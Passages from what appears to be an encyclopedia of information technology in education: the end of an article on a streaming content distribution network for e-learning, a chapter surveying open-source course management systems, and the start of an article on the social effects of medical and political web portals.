The main task of the content manager is to monitor and control the media objects stored in each surrogate. There are two types of messages involved in the process of content management: update messages and report messages. The former are sent by the content manager to the surrogates in order to inform them about changes in the policies or update control information. The latter are sent back by the surrogates in order to inform the content manager about exceptional situations, for example, when a flash-crowd is detected. The main module of the content manager is the content locator, which carries out the main tasks of the content manager. The content locator is in charge of determining: (1) the number of replicas of a media object, (2) in which surrogate a new media object must be stored, (3) the eviction of nonpopular objects from the surrogates, (4) the interaction of the CDN with the origin servers, (5) the update of media objects in the surrogates when a new version is available in the origin servers, and (6) the transfer of media objects among surrogates. The information managed by the content locator is stored in a database named $DB_{Content}$.

The Redirector

This module provides intelligence to the system, as it estimates the most adequate surrogate server for each different client request, and is composed of the following three modules:

1. **CDN_{DNS}:** Accepts requests from the local client DNS and sends the corresponding responses that route the client to the most adequate surrogate. The addresses and names of the surrogates, and some additional information, are stored in the DB_{DNS}, which keeps all the registers and information needed to reply to client requests for certain content.
2. **Monitor:** Periodically gets statistical information from different key elements of the CDN architecture and conducts a variety of measurements to obtain information about the network and the components of the SCDN. The monitor uses SNMP to get data from the surrogates to estimate the RTT (round trip time) between clients and surrogates. All such information is stored in a database named $DB_{Monitor}$. The archived data are used to feed the redirection algorithm and determine the best Surrogate for each client request in terms of QoS.
3. **Redirection Algorithm:** Selects the optimal surrogate on the basis of the information gathered by the monitor (Molina, Palau, & Esteve, 2004).

The Main System Workflow

An operation is usually started by a request of a client that is directed to the redirector in terms of a DNS query. Indeed the query is not issued by the client itself but by the DNS server of the client's access network. The client asks for a rich media object stored in a server whose domain name is managed by the CDN. The redirector issues a response to the query redirecting the client to the most adequate surrogate in terms of proximity and load balancing. The client interacts with the different blocks of the assigned surrogate: with the portal by using HTTP and with the streaming server using streaming and control streaming protocols. In order to provide an adequate response to the client, the redirector must gather data from the surrogates, the network, and the content manager through the monitor. In particular, the content manager is in charge of monitoring streaming objects and ongoing sessions in each surrogate. The monitor feeds this information into the redirection algorithm that, through the DNS server, responds to client queries.

Deployment Scenarios

Due to its architectural flexibility the proposed SCDN provides an ideal content delivery infrastructure for streaming media content in networks of different scale. Three different scenarios can be used to deploy the SCDN:

- **Campus Area Network:** The smallest SCDN deployment. The open SCDN is currently deployed at the Technical University of Valencia campus in Valencia. The network is based on Fast and Gigabit Ethernet networks, without the use of WAN links. Communications and delays are the best that can be obtained and there are not congestion problems, so the main factors affecting the load-balancing algorithms are the usage of the surrogates in terms of number of connections and CPU usage.
- **National Intercampus Area Networks:** A medium size test bed selected for the deployment of open SCDN. The test bed under construction is based on the network that links the main Technical University campus in Valencia to two additional campuses. The connection to these branch campuses utilises 34 Mbps WAN links that are rarely loaded over 60% of their capacity. Due to the placement of surrogates in each of the regional campuses, the redirection algorithm must take into account the communications factors.
- **International Intercampus Area Networks:** The third kind of deployment which consists of a large

international network (e.g., among European Union Universities) and involves the public Internet for this purpose.

The SCDN can provide e-learning contents from origin servers located in different countries, allowing distributed clients to access these contents by means of the SCDN service. The SCDN will have surrogates installed in different places, with different topological and dimensional possibilities such as a smaller number of more powerful surrogates or a large number of less powerful surrogates. The origin servers hosting the e-learning contents will be connected to the CDN so that clients throughout Europe could access the contents through respective surrogates. Each client could use their own access network, which could be fixed or mobile, public or private. The aim of the open SCDN is to facilitate client access to static or streamed e-learning contents independent of the location of both the Origin server and the client themselves (Fortino, Palau, Russo, & Esteve, 2004; Palau, Guerri, Esteve, Carvajal, & Molina, 2003). For example, clients, in Italy, from universities, private companies, or homes, can access course contents that have been fed into the SCDN by an origin server from a Spanish content provider. Another use for the SCDN would be real-time collaborative media sessions between Italian, Spanish, and German students, who are, each of them, connected to their own surrogate, so as to access a video stream located in an origin server from France.

FUTURE TRENDS

Several research initiatives exist around the world, aimed to contribute to the growing research in the area of content distribution using SCDNs and, in particular, devoted to e-learning and e-entertainment. Due to recent movements in the CDN market and decrease in the price of the shares of several CDN operators, it has been advertised that the CDN market will focus on video streaming for training and entertainment. New works regarding video coding, content management, client redirection, and flash-crowd prevention, and also integration in hybrid systems as P2P will be the major contributions from the scientific community to the CDN and content distribution. The main concept will be "experience distribution."

We foresee that the main contributions to the future of SCDNs and SCDN-based applications will be offered by SinoCDN, a dedicated SCDN based on the IMS platform (SinoCDN, 2005); NETLI, a company that has deployed a system named application delivery network (ADN), which provides a solution for streaming media (NETLI, 2005); AKAMAI, which is the CDN "giant" after the fusion with Speedera (Speedera, 2005) in April 2005 (AKAMAI, 2005). Moreover, interesting experiences strongly related to e-learning over SCDNs are represented by the COMODIN system (Fortino et al., 2004), which also provides collaborative playback sessions, and by the CISCO solutions for e-learning, which is a commercial tool suite (CISCO, 2006).

CONCLUSION

In this article we have presented and described a streaming content distribution network architecture that is used as the media delivery infrastructure for stored and live media contents. The main advantage of an SCDN is the ability to decentralize content for e-learning programs and, also, for e-entertainment programs such as TV broadcasts. A distributed architecture using an overlay network like the one represented by the open SCDN would allow for load distribution and balancing, which would prevent flash-crowd effects and, as content is stored and accessed at the edge of the network, faster accessing times, which would reduce perceived latencies for the users. Thus, this architecture will provide users (e.g., students and teachers in e-learning environments or TV viewers) with scalable access to media contents. In the context of the e-learning domain, an SCDN will facilitate the access to new learning materials created at and by a foreign university as soon as they are made available within the network.

The functional requirements and the performance of the open SCDN were evaluated using controlled test beds at the Technical University of Valencia (UPV), demonstrating that the key element of the SCDN, the redirection mechanism, is highly reliable, rebalancing the workload across different surrogates, and maximizing QoS so that content is rapidly served to clients regardless of areas or domains. The system was evaluated from the point of view of the system performances and work is under way to evaluate the system usability from the point of view of the client. Currently we are carrying out experiences using a distributed test bed consisting of two high-performance PC networks connected through an mroute-enabled IP-tunnel and, respectively, located at Università della Calabria and at UPV.

REFERENCES

Agrawal, D., Giles, J., & Verma, D. (2001). On the performance of content distribution networks. *International Symposium on Performance Evaluation of Computer and Telecommunications Systems*, Orlando, Florida, July, 2001.

AKAMAI. (2005). Retrieved from http://www.akamai.net

Barbir, A., Cain, B., Douglis, F., Green, M., Hofmann, M., Nair, R., et al. (2001). *Known CDN request-routing mechanisms*—IETF draft-cain-cdnp-known-request-routing-01.txt.

Basso, A., Cranor, C., Gopalakrishnan, R., Green, M., Kalmanek, C. R., Shur, D., et al. (2000). PRISM, an IP-based architecture for broadband access to TV and other streaming media. In *Proceedings of the 10th International Workshop Network and Operating System Support for Digital Audio and Video,* University of North Carolina at Chapel Hill.

Cahill, A. J., & Sreenam, C. J. (In press). An efficient resource management system for a streaming media distribution network. *Journal of Interactive Technology and Smart Education* (special issue on streaming content distribution networks for e-learning and e-entertainment).

Cardellini, V., Colajanni, M., & Yu, P. S. (2003) Request redirection algorithms for distributed web systems. *IEEE Transaction on Parallel and Distributed Systems, 14*(4), 355-368.

CISCO. (2006). Retrived from http://www.cisco.com

Cranor, C. D., Green, M., Kalmanek C., Shur D., Sibal S., Sreenan C. J., et al. (2001). Enhanced streaming services in a content distribution network. *IEEE Internet Computing, 5*(4), 66-75.

Crowcroft, J., Handley, M., & Wakeman, I. (1999). *Internetworking multimedia*. San Francisco, CA: Morgan Kaufmann Publishers.

DARWIN Streaming Media Server. (2004). Retrieved April 2004, from http://www.apple.com/quicktime/streaming-server/

Doyle, R. P., Chase, J. S., Gadde, S., & Vahdat, A. M. (2002). The trickle-down effect: Web caching and server request distribution. *Computer Communications, 25*, 345-356.

Dutta, A., Schulzrinne, H., & Yemini, Y. (1999). MarconiNET: An architecture for Internet Radio and TV networks. In *Proceedings of NOSSDAV'99.*

Fortino, G. (2005). Collaborative learning on-demand. In M. Khosrow-Pour (Ed.), *Encyclopedia of information science and technology* (pp. 445-450). Hershey, PA: Idea Group Reference.

Fortino, G., Palau, C. E., Russo, W., & Esteve, M. (2004, September 8-10). The COMODIN System: A CDN-based platform for cooperative media on-demand on the Internet. In *Proceedings of the 10th International Conference on Distributed Multimedia Systems (DMS'04)*. San Francisco, CA.

Gadde, S., Chase, J., & Rabinovich, M. (2000). Web caching and content distribution: A view from the interior. In *Proceedings of the Fifth International Workshop on Web Caching and Content Distribution,* Lisbon, Portugal.

Johnson, K. L, Carr, J. F., Day, M. S., & Kaashoek, M. F. (2000). The measured performance of content distribution networks. In *Proceedings of the Fifth International Workshop on Web Caching and Content Distribution,* Lisbon, Portugal.

Jung, J., Krishnamurthy B., & Rabinovich, M. (2002). *Flash crowds and denial of service attacks: Characterization and implications for CDNs and Web sites*. Paper presented at the Eleventh International Conference of WWW, Honolulu.

Kangashaju, J., Ross, K. W., & Roberts, J. W. (2000). Performance evaluation of redirection schemes in content distribution networks. *The 5th International Workshop on Web Caching and Content Distribution,* Lisbon, Portugal, June, 2000.

Karbhari, P., Rabinovich, M., Xiao, Z., & Douglis, F. (2002). ACDN: A content delivery network for applications. *ACM SIGMOD* (Project Demo).

Liben-Nowell, D., Balakrishnan, H., & Karger, D. (2002). *Analysis of the evolution of peer-to-peer systems*. Paper presented at the ACM Conference on Principles of Distributed Computing, Monterrey.

Molina, B., Palau, C. E., & Esteve, M. (2004). Modeling content delivery networks and their performance. *Computer Communications, 27*(15), 1401-1411.

NETLI. (2005). Retrieved from http://www.netli.com

Palau, C. E., Guerri, J. C., Esteve, M., Carvajal, F., & Molina, B. (2003). *cCDN: Campus content delivery network learning facility*. In *Proceedings of IEEE International Conference on Advanced Learning Technologies (ICALT'03),* Athens, Greece.

Park, K., Pai, V. S., Peterson, L., & Wang, Z. (2004). CoDNS: Improving DNS performance and reliability via cooperative lookups. In *Proceedings of the Sixth Symposium on Operating Systems Design and Implementation (OSDI '04)*. San Francisco, CA.

Pierre, G., & van Steen, M. (2001). Globule: A platform for self-replicating Web documents. In *Proceedings of the Sixth International Conference on Protocols for Multimedia Systems* (LNCS 2213, pp. 1-11).

PlanetLab Project. Retrieved April 2005, from http://www.planet-lab.org/

Rodriguez, P., & Sibal, S. (2000). SPREAD: Scalable Platform for Reliable and Efficient Automated Distribution. In *Proceedings of the Ninth World Wide Web Conference*.

Sariou, S., Gummadi, K. P., Dunn, R., Gribble, S., & Levi, H. M. (2002). *An analysis on Internet content delivery systems*. Paper presented at the Fifth Symposium on Operating Systems Design and Implementation, Boston.

Sayal, P. S. M., & Vingralek, P. (1998). *Selection algorithms for replicated web servers*. Paper presented at the ACM SIGMETRICS Internet Server Performance Workshop, Madison.

SINOCDN. (2005). Retrieved from http://www.sinocdn.com

Speedera. (2005). Retrieved from http://www.speedera.com

Verma, D. (2002). *Content distribution networks: An engineering approach*. New York: John Wiley.

KEY TERMS

CDN Monitoring: The CDN monitoring is internal functionality of a CDN that periodically gathers statistical information from different key elements of the CDN architecture and conducts a variety of measurements to obtain information about the network and the components of the SCDN.

Collaborative Playback Service: The collaborative playback service allows an explicitly-formed group of clients to cooperatively share the control of a media playback.

Content-Based Request Redirection: The content-based request redirection is a mechanism of a CDN that forwards user requests to the surrogate that can best satisfy them.

Content Distribution Network: A CDN is an overlay infrastructure that improves performance and availability of Web and media content by both pushing the content towards network edges and providing data replication and replica location services.

Content Management: Content management involves monitoring, control, and coordination of media objects stored in each surrogate of the CDN.

Media Streaming: Media streaming is the transmission technique usually adopted to deliver multimedia content in real time over a computer networks.

Streaming Content Distribution Network: A SCDN is a CDN aiming at improving the streaming-based delivery of content to the end users (or clients) in the Internet.

Open-Source Online Knowledge Portals for Education

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INTRODUCTION

The open-source community has created a broad suite of educational and e-learning course management systems (CMS) referred to as educational knowledge portals (EKP). An EKP is a software system designed to aid instructors in the management of online educational courses for their students, especially by helping teachers and learners with course administration. These systems make it possible for a course designer to present to students, through a single, consistent, and intuitive interface, all the components required for a course of education or training.

The system can often track the learners' progress, which can be monitored by both teachers and learners. Components of these systems usually include templates for content pages, discussion forums, chat, quizzes, and exercises such as multiple-choice, true/false, and one-word-answer testing. New features in these systems include blogs and really simple syndication (RSS) technology. Services generally provided include access control, provision of e-learning content, communication tools, and administration of user groups. They might also provide functions like threaded discussions, chat, grade books, course outlines, file sharing and digital content display. This chapter uses the term educational knowledge portal, however these e-learning systems are sometimes also called learning management systems (LMS), virtual learning environments (VLE), education via computer-mediated communication (CMC) or online education. They might also be called a managed learning environment (MLE), learning support system (LSS) or learning platform (LP).

The purpose of this chapter is to introduce the concept of open-source knowledge portals and highlight some of the benefits and risks associated with using these types of systems. This chapter will also explore some of the open-source systems that are currently available and successfully used by educational institutions.

OVERVIEW OF OPEN-SOURCE KNOWLEDGE PORTALS

Course management systems are now commonplace in higher education and faculty are becoming more sophisticated about the use of educational technology in teaching. Products like WebCT, Blackboard and eCollege provide comprehensive and integrated tool sets, but were designed for ease of use and not to meet the needs of more sophisticated users (Collier & Robson, 2002).

Most academic products on the market today were initially conceived as solutions for departments, or even single courses. Their underlying architectures did not anticipate the need to scale to many thousands of students and to smoothly integrate with student information, financial, human resources, and other academic computing systems. The price of the course management systems themselves is rising as vendors strive for profitability, and anecdotal evidence indicates that some campuses have written more lines of code to integrate their campus systems with a vendor's course management system than there are lines of code in the vendor's system itself. Massive customized in-house development brings with it not only cost but also an increased risk of a system failure that cannot be diagnosed or that cannot be fixed at a reasonable cost.

The open-source software movement offers the greatest opportunity in the creation and distribution of knowledge and information. Preservation of openness and sharing (at an educational level) is critical for the creation of a culture that values innovation, progress, experimentation and development.

Open-source software refers to computer software and the availability of its source code for use under an open-source license to study, change, and improve its design. In 1998, a group of individuals presented "open source" to re-label free software in order for such software to become more mainstream in the corporate world (Wikepedia, 2006). Open-source software generally allows anybody to make a new version of the software, port it to new operating systems and processor architectures, share it with others, or market it. The aim of open source is to let the product be more understandable, modifiable, 'duplicapable,' or simply accessible, while it is still marketable.

The open source definition presents an open-source philosophy, and further defines a boundary on the usage, modification and redistribution of open-source software. Software licenses grant rights to users which would otherwise be prohibited by copyright. These include rights on usage, modification and redistribution. While open source presents a way to broadly make the sources of a product publicly accessible, the open-source licenses allow the authors to fine tune such access.

It is important to differentiate between the types of software licensing. The term "open-source software" is used by some people to mean more or less the same category as free software. It is not exactly the same class of software as open-source. However, the categorical differences are small: nearly all free software is open-source, and nearly all open-source software is free.

Benefits of the Open-Source Approach

The American Bar Association and Rasch (2006) report that there are many reasons why the open-source model has been successful and popular with developers, including the following:

- **Access to Source Code:** Documentation for commercial software products is often lacking on detail and out-of-date. This can be challenging to developers who try to write software programs that are designed to interoperate with or target other programs. Having access to source code enables the developer to understand the program at a deep level and to debug and optimize his or her own program at a level of efficiency and skill that is often not possible with programs available only in binary form.
- **Broad Rights:** The broad license grant, which allows licensees to use, modify, and redistribute open-source programs, is a major advantage of the typical open-source license. Typical commercial software products are distributed only in binary form and may not be modified. Often the documentation associated with commercial programs is not detailed enough to permit some kinds of "value added" programming that is possible for developers who have direct access to source code.
- **Encourages Software Re-Use:** Open-source software development allows programmers to cooperate freely with other programmers across time and distance with a minimum of legal frictions. As a result, open-source software development encourages software re-use.
- **Can Increase Code Quality and Security:** With closed source software, it is often difficult to evaluate the quality and security of the code. In addition, closed source software companies have an incentive to delay announcing security flaws or bugs in their product. Often this means that their customers do not learn of security flaws until weeks or months after the security exploit was known internally. Open-source software is potentially subject to scrutiny by many eyeballs. Therefore bugs, security flaws, and poor design cannot hide for long, at least when the software has a community of programmers to support it. And since fixing the code does not depend on a single vendor, patches are often distributed much more rapidly than patches to closed source software.
- **Decreases Vendor Lock-In:** Businesses no longer have to be locked-in to a sole-source vendor. This reduces the need to constantly upgrade simply to maintain compatibility with others using the same software. Business data is also more "future-proof," since most open-source programs save text files in ANSI standard ASCII files, instead of proprietary binary formats.
- **Reduces Cost of Acquisition:** Most open-source software is available for a nominal cost, often the price of the media, or the time of the download. Reduced acquisition cost means that start-ups do not have to part with capital when they need it most. Established companies can try the software with minimal risks. If a company wants to develop a piece of software that is not proprietary, they can reduce the cost by collaborating with several companies on the same code base. Expensive per-seat license fees are also eliminated.
- **Increases Customizability:** Every business has unique needs or desires that can be addressed. Linux has been ported to everything from embedded microcontrollers to IBM mainframes. If there is a bug to be fixed, anyone can be hired to fix it. If two programs have interoperability problems, one or both can be modified to eliminate the incompatibility.
- **Community:** Having a common source code pool and the tools provided by the Internet creates an opportunity for extensive and speedy collaboration on development projects.

Risks Associated with Open Source

Open-source development models can also expose organizations to some disadvantages. Some of these include:

- **There is no Guarantee that Development Will Happen:** It may not be possible to know if a project will ever reach a usable stage, and even if it reaches it, it may die later if there is not enough interest. Especially when a project is started without strong backing from one or more companies, there is a significant initial gap when the source base is still immature and the development base is still being built. If it is not possible to get funding or enough programmers cooperating at this stage, the project just "dies," or perhaps slowly fades out.
- **There may be Significant Problems Connected to Intellectual Property:** It can be very difficult to know if some particular method to solve a software problem is patented, and so the community can be considered

guilty of intellectual property infringement. Some open-source packages address this issue with switches or patches that enable, or disable, patented code fragments according to the country where the code is used. In other cases, developers consider source code not as an executable device, but a mere description of how a device (the computer) executes, and therefore uphold the idea that source code is not by itself (in absence of an executable program) covered by patent law even in countries where software patents are accepted. Although the issue of software patents is a problem for the whole software industry, open source is probably one of the more clear cases where it can be shown how they harm the regular process of software development. The specific problems are that availability of source code simplifies the detection of patent infringements by patent holders, and that the absence of a company that holds all the rights on the software also makes it difficult to use the mechanisms in use by companies to defend from patent litigation, like cross-licensing or payment of royalties.

- **It is Sometimes Difficult to Know a Project Exists and its Current Status:** Gonzalez-Barahona (2000) reported that there is not much advertising for open-source software, especially for those projects not directly backed by a company willing to invest resources in marketing campaigns. However, several aggregation points for open-source software do exist, although in many cases they are usable only by experts, and not by the general public.
- **Quality Control:** Open-source licenses also do not contain the kinds of representations and warranties of quality or fitness for a particular purpose that commercial software vendors sometimes negotiate into agreements among themselves (Kerr, 2004). Some open-source software projects, such as the Linux initiative, have one or more stewards who monitor code quality and track bugs. Other initiatives, however, are really more the product of weekend and after-hours hobbyists and do not enjoy the same code quality and rigorous testing protocol. Without contractual commitments of quality or fitness, the licensee must accept the risk that the software contains fatal errors, viruses or other problems that may have downstream financial consequences.
- **Commercial Limitations:** The American Bar Association found legal risks. Companies looking to build a business on open-source software also need to consider the problems associated with creating derivative works. Some open-source license forms, such as the GPL, require licensees to provide free copies of their derivative works in source code form for others to use, modify and redistribute in accordance with the terms of the license agreement for the unmodified program. This licensing term is advantageous for the free software community because it ensures that no for-profit company can hijack the code base from the community. On the other hand, this licensing term makes it very difficult for companies in the commercial software business to use such open-source software as a foundation for a business.

Available Open-Source Course Management Systems

Listed are the known providers of open-source software for course management services and a company profile of each. The most popular course management systems, however, are not open-source. These include Blackboard 6, Angel 6.1, eCollegeAU+ and WebCT. Evaluation tools for these systems are readily available on the internet at Websites such as those offered by Western Cooperative for Educational Telecommunications, EdTech Post and commercial providers like Moodle and Sakai.

- **.LRN:** .LRN is based on the open architecture community system and is guided by the .LRN Consortium. Consortium members include The Sloan School of Management at MIT and Heidleberg University. Software development collaborative efforts and companies are located around the globe.
- **ATutor 1.5:** The software was originally developed at the Adaptive Technology Resource Centre at the University of Toronto.
- **Bazaar 7:** Athabasca University considers itself to be Canada's Open University and was created by the government of Alberta in 1970. The Bazaar project is located with the distance education projects and technological help (DEPTH) department of the Athabasca University.
- **Bodington:** The Bodington course management system was developed out of the early work of Jon Maber and is used by The University of Leeds to implement its virtual learning environment called "Bodington Common."
- **CHEF:** The CompreHensive collaborativE Framework (CHEF) project has as its goal the development of a flexible environment for supporting distance learning and collaborative work, and doing research on distance learning and collaborative work. The software was developed by the University of Michigan School of Information and Media Union.
- **Claroline 1.4:** Université Catholique de Louvain encouraged the Institut de Pédagogie Universitaire et des Multimédias (Institute for University Education and Multimedia) to develop and distribute this software. It became available as open source in January 2002.

- **ClassWeb 2.0:** UCLA social sciences computing has been developing and using ClassWeb since 1997 with over 300 class Websites per quarter.
- **Coursemanager:** Inschool Inc. is a privately held corporation.
- **CourseWork:** CourseWork was developed by Stanford University Academic Computing, a division of Stanford University Libraries and Academic Information Resources (SUL/AIR) group, as part of the Open Knowledge Initiative (OKI). CourseWork was officially in use on the Stanford University campus in January, 2002.
- **Eledge 3.1:** Eledge was developed by Professor Chuck Wight, of the University of Utah, and distributed freely under the open source GPL GNU license starting in 2001.
- **Fle3:** The software is developed by UIAH Media Lab, University of Art and Design Helsinki in cooperation with the Center for Research on Networked Learning and Knowledge Building, Department of Psychology, University of Helsinki.
- **ILIAS:** The software was initially developed as part of the VIRTUS project in the faculty of economics, business administration and social sciences at the University of Cologne, and is now also worked on by the Sal Oppenheim Foundation and the Department of Science and Research of the State of Northrhine-Westphalia.
- **KEWL 1.2:** KEWL was conceived by Professor Derek Keats, at the University of Western Cape, South Africa, and the first version was developed by him and Martin Cocks. KEWL is an acronym for knowledge environment for Web-based learning.
- **LON-CAPA 1.3:** The software was developed by the Laboratory for Instructional Technology in Education at Michigan State University. The software has origins in two earlier projects, CAPA (a Computer-Assisted Personalized Approach), that provided students with personalized problem sets, quizzes, and exams, and LectureOnline, a project to serve physics course material over the Web.
- **Manhattan Virtual Classroom 2.1:** The software was originally developed in February, 1997, at Western New England College by Steven Narmontas, who at the time served as the Instructional Technology Coordinator for the College.
- **MimerDesk 2.0.1:** The company is based in Espoo, Finland and is made up of the original developers of the software.
- **Moodle 1.5.2:** Moodle.org is an open-source community launched in 2001 that has grown out of a PhD research project by Martin Dougiamas. Version 1.0 was released on August 20, 2002. Moodle.com is a company launched in 2003 that sponsors Moodle development and provides commercial support, hosting, custom development, and consulting.
- **Sakai 2.0:** The Sakai project is a coordinated higher education open-source community project launched in 2003. It builds on previous work done by Stanford, Michigan, Indiana and other partners, and is built within the uPortal framework.

FUTURE TRENDS OF EDUCATIONAL KNOWLEDGE PORTALS

The new generation of EKPs are increasingly browser-based and do not require many downloads or plug-ins on the user desktop. While the emergence of completely Web-based applications is not a revolutionary technological shift, a major evolutionary process provides a number of benefits to vendors, customers, and end users. The most important advantages of these are shorter implementation times, increased scalability, easier systems maintenance, enhanced deployment and data management, improved software control, and fewer memory problems on the user desktop. The next generation of integrated EKIs will likely include the following additional features:

- Object-oriented, and web-based architecture
- Skills gaps analysis/Pre-test and test-out features
- Profiling and mapping of personalized learning paths
- Employee competency and performance management
- Content assembly and authoring tools
- Virtual classroom and live collaboration tools
- Seamless integration with other enterprise systems
- E-commerce and wireless (mobile e-learning) capabilities
- Compliance with industry standards

CONCLUSION

The need for an alternative model for education development and sharing is evident. Open-source content systems provide such an alternative. They support the very nature of public education in that they promote open idea sharing, collaboration, and the ability to build on the work of others.

In addition to supporting the university's vision, mission, and goals, the implementation of a specific EKP tool must take into consideration the learner, the faculty and administration. Higher education leaders must find a way to reduce the cost and complexity of system integration work while ensuring that their learning systems are built on a reliable and scalable architecture that allows them the flexibility to meet the needs of diverse teaching and learning styles.

REFERENCES

American Bar Association. *An overview of "open source" software licenses. A report of the Software Licensing Committee of the American Bar Association's Intellectual Property section.* Retrieved October 12, 2005, from http://www.abanet.org/intelprop/opensource.html

Collier, G., & Robson, R. (2002). *What is the open knowledge initiative?* A white paper prepared by Eduworks Corporation for O.K.I. Retrieved October 30, 2002, from http://web.mit.edu/oki/learn/whtpapers/OKI_white_paper_120902.pdf

Course Management Systems. *Comparison tool by the western cooperative for educational telecommunications.* Retrieved November 27, 2005, from http://www.edutools.info/course/compare

EdTech Post Open Course Management Systems. Retrieved October 30, 2005, from http://www.edtechpost.ca/pmwiki/pmwiki.php/EdTechPost/OpenSourceCourseManagementSystems

Gonzalez-Barahona, J. M. (2000, April 24). *Perceived disadvantages of open source models.* Retrieved from http://eu.conecta.it/paper/Perceived_disadvantages_ope.html

Kerr, I. M. (2005). *About open source.* Retrieved from http://www.cippic.ca/en/faqs-resources/open-source/#

Moodle Software homepage. (2005). Retrieved October 28, 2005, from http://moodle.org/doc/

Rasch, C. *What's right with open source software?* Retrieved March 2006, from http://www.openknowledge.org/writing/open-source/scb/why-open-source.html

Sakai Project Homepage. (2005). Retrieved October 28, 2005, from http://www.sakaiproject.org/

Wikepedia, Virtual Learning Environment. (2006). Retrieved March 2006, from http://en.wikipedia.org

KEY TERMS

Commercial Software: Software being developed by a business which aims to make money from the use of the software. Commercial and proprietary are not the same. Most commercial software is proprietary, but there is commercial free software, and there is non-commercial non-free software.

Free Software: Free software is a matter of the users' freedom to run, copy, distribute, study, change and improve the software. With free software, one is free to redistribute copies, either with or without modifications, either gratis or charging a fee for distribution, to anyone anywhere. Being free to do these things means that you do not have to ask or pay for permission.

GNU Software: Software that is released under the auspices of the GNU Project. The GNU operating system is a complete free software system, upward-compatible with Unix.. Since the purpose of GNU is to be free, every single component in the GNU system has to be free software.

Private or Custom Software: Software developed for one user (typically an organization or company). That user keeps it and uses it, and does not release it to the public either as source code or as binaries.

Proprietary Software: Software that is not free or semi-free. Its use, redistribution or modification is prohibited, or requires permission, or is restricted so much that it can not be used effectively.

Public Domain Software: Software that is not copyrighted.

Shareware Software: Comes with permission for people to redistribute copies, but requires that anyone who continues to use a copy is *required* to pay a license fee.

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Paradox of Social Portals

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INTRODUCTION

An individual or group can create a portal with very little funds and no need or approval from any authority. This produces an interesting paradoxical impact on the social fabric: a portal can be used to overcome tyranny, or lend power to a fanatical mob. A portal can also be used to provide instant free medical advice or to cater to the hypochondria latent in all of us.

Guttenberg's printing press allowed mass production of the Bible. The production technique eventually lead to the publication of this book in local language, which changed the nature of Christianity in Europe. As with most new technologies, the possibility for good or ill comes with the technology and we should try to anticipate social change. With freedom of transmission of knowledge came loss of control for authorities and possible chaos. The ubiquity of the Internet has produced a similar revolution in dissemination of knowledge. Control of printing presses and even the cutting of telephone lines during the Balkan's wars become irrelevant when satellite access to the Internet provides global communications without control.

The ease with which a portal can be constructed makes this revolution in communications even more pressing. A person or group can create a portal and provide single door access to any interested person for all their information needs on almost any issue.

TWO SIDES TO THE STORY

Sentences that start with "all freedom loving people …" have been used to justify everything from gun ownership to invasions of foreign countries. Hopefully, the argument for free exchange of information does not need to be made, but the complete licence of the Wild West should also be seen as potentially harmful. In this article, we will examine both sides of the freedom/licence question that have been researched in medicine, government, intellectual property piracy, and the environment. In each case we examine the research to show the dichotomy of the benefits of opening global communications through portals and the potential problems that can arise in an uncontrolled space.

MEDICAL PORTALS

Medical portals abound on the Internet. Almost every major disease is represented by at least a support group portal. These portals offer everything from emotional support to possible treatment advice, to contacts within the medical community.

Major diseases such as breast cancer and asthma are represented by patient groups, charities, and medical groups. Less common problems such as Crohn's disease are also represented by portal sites. Every alternative treatment is also represented by portals. This can vary from actual vendor portals right across to portals warning of the dangers of alternative medicine.

Lewis (2006) suggests that, while the medical literature has a rather pessimistic take on issues like online health consumption, debates over cyberchondria and cyberquackery are underpinned by a recognition that doctors are no longer necessarily the sole holders of health knowledge and that many consumers are now increasingly taking control over their own health care management. Thus, the quality debate within the medical literature on online health consumption is underpinned by anxieties over what gets counted as legitimate health knowledge today. The penetration of the Internet into provision of medical information is startling. An independent U.S. study conducted in 1999 found that 31% of respondents under the age of 60 had sought health information on the Web (Brodie et al., 2000). Harris Interactive conducted a study in the U.S. in 2002 (Taylor, 2002) that found that key findings of this survey include:

- 80% of all adults who are online in the USA (i.e., 53% of all adults) sometimes use the Internet to look for health care information. However, only 18% say they do this "often," while most do so "sometimes" (35%), or "hardly ever" (27%).
- The 80% of all those online amounts to 110 million cyberchondriacs nationwide in the USA. This compares with 54 million in 1998, 69 million in 1999, and 97 million last year.
- On average, those who look for health care information online do so three times every month.

Figure 1. (a) Breast Cancer Network (www.bcna.org.au), (b) National Asthma Council Australia (www.nationalasthma.org.au)

(a) *(b)*

This is the study that first called health consumers who use the Web "cyberchondriacs," although the researchers claim they didn't mean to use the term pejoratively but meant it merely as a descriptor.

Another U.S. survey in December 2005 found that one in five (20%) online Americans said the Internet has greatly improved the way they get information about health care (Madden & Fox, 2006) and in Europe a survey by the market research company, Datamonitor, of over 4500 adults in France, Germany, Italy, Spain, the UK, and the U.S., found that 57% of respondents had consulted Internet sources when looking for health information (BBC, 2002).

There are two reported problems with all this health information available through the various portals: social alienation and problems with the quality of health information available. Shields (1996) finds that one of the dominant popular discourses around Web use is that it produces or worsens processes of social alienation. The argument is that it is possible for interaction through computer to replace person to person contact. Theodosiou and Green (2003) identify five important problems with patients using medical portals to satisfy their needs:

- Potentially dangerous drugs and other substances may be bought by individuals for themselves or their children.
- Individuals can spend a lot of money on products or diagnostic procedures that have no scientific backing and no benefit.
- The information may be more negative than the reality of the situation.
- Individuals may abandon treatment programmes of proven efficacy to pursue less-mainstream approaches.
- Users' sites (e.g., for families affected by autism) may contain advice or opinions of questionable ethics (e.g., nonmainstream treatments that are intrusive or punitive).

Several researchers (Craan & Oleske, 2002 and D'Alessandro & Dosa, 2001, for instance) have found indicators that the availability of an independent source of information allows patients to take a more informed position when discussing their medical condition with their medical practitioner.

Figure 2. Australian Crohn's and Colitis Association (Queensland)

GOVERNMENT: MOB BEHAVIOUR vs. DEMOCRATIC OVERSIGHT AND PEOPLE POWER

Commentators are split on the issue of the Internet and democracy. For instance, George (2005) asks "Does the internet democratize communication?" This is one of the big questions that has guided a decade of inquiry within media studies, political science, sociology, and other disciplines. George suggests that the relationship between new media and political factors is far too dynamic and interdependent to be reduced to simple causal statements. The less democratic the society, the more attractive the Internet looks as an emancipatory medium, but the more likely radical Internet use will be blocked or punished. Furthermore, the Internet cannot be treated as an independent variable. The technology has been and will continue to be shaped by political and economic forces.

Thorough studies of Internet use, particularly in Asian economies, find this interaction between economic and geographical forces to be far too complex for simple generalisations. A detailed study of Korea undertaken by Woo-Young (2005) found that citizen e-participation in Korea is characterized by: (1) convenient access to detailed information; (2) free expression and exchange of opinions; (3) online activism led by politicized agenda; and (4) active formation of cyber groups. The Korean case shows that the electronic participation of citizens may even develop into off-line social mobilisation.

Woo-Young points to two characteristics of Internet political portals: they are not connected to existing political power and capital, and they facilitate communication between citizens, rather than just being broadcast.

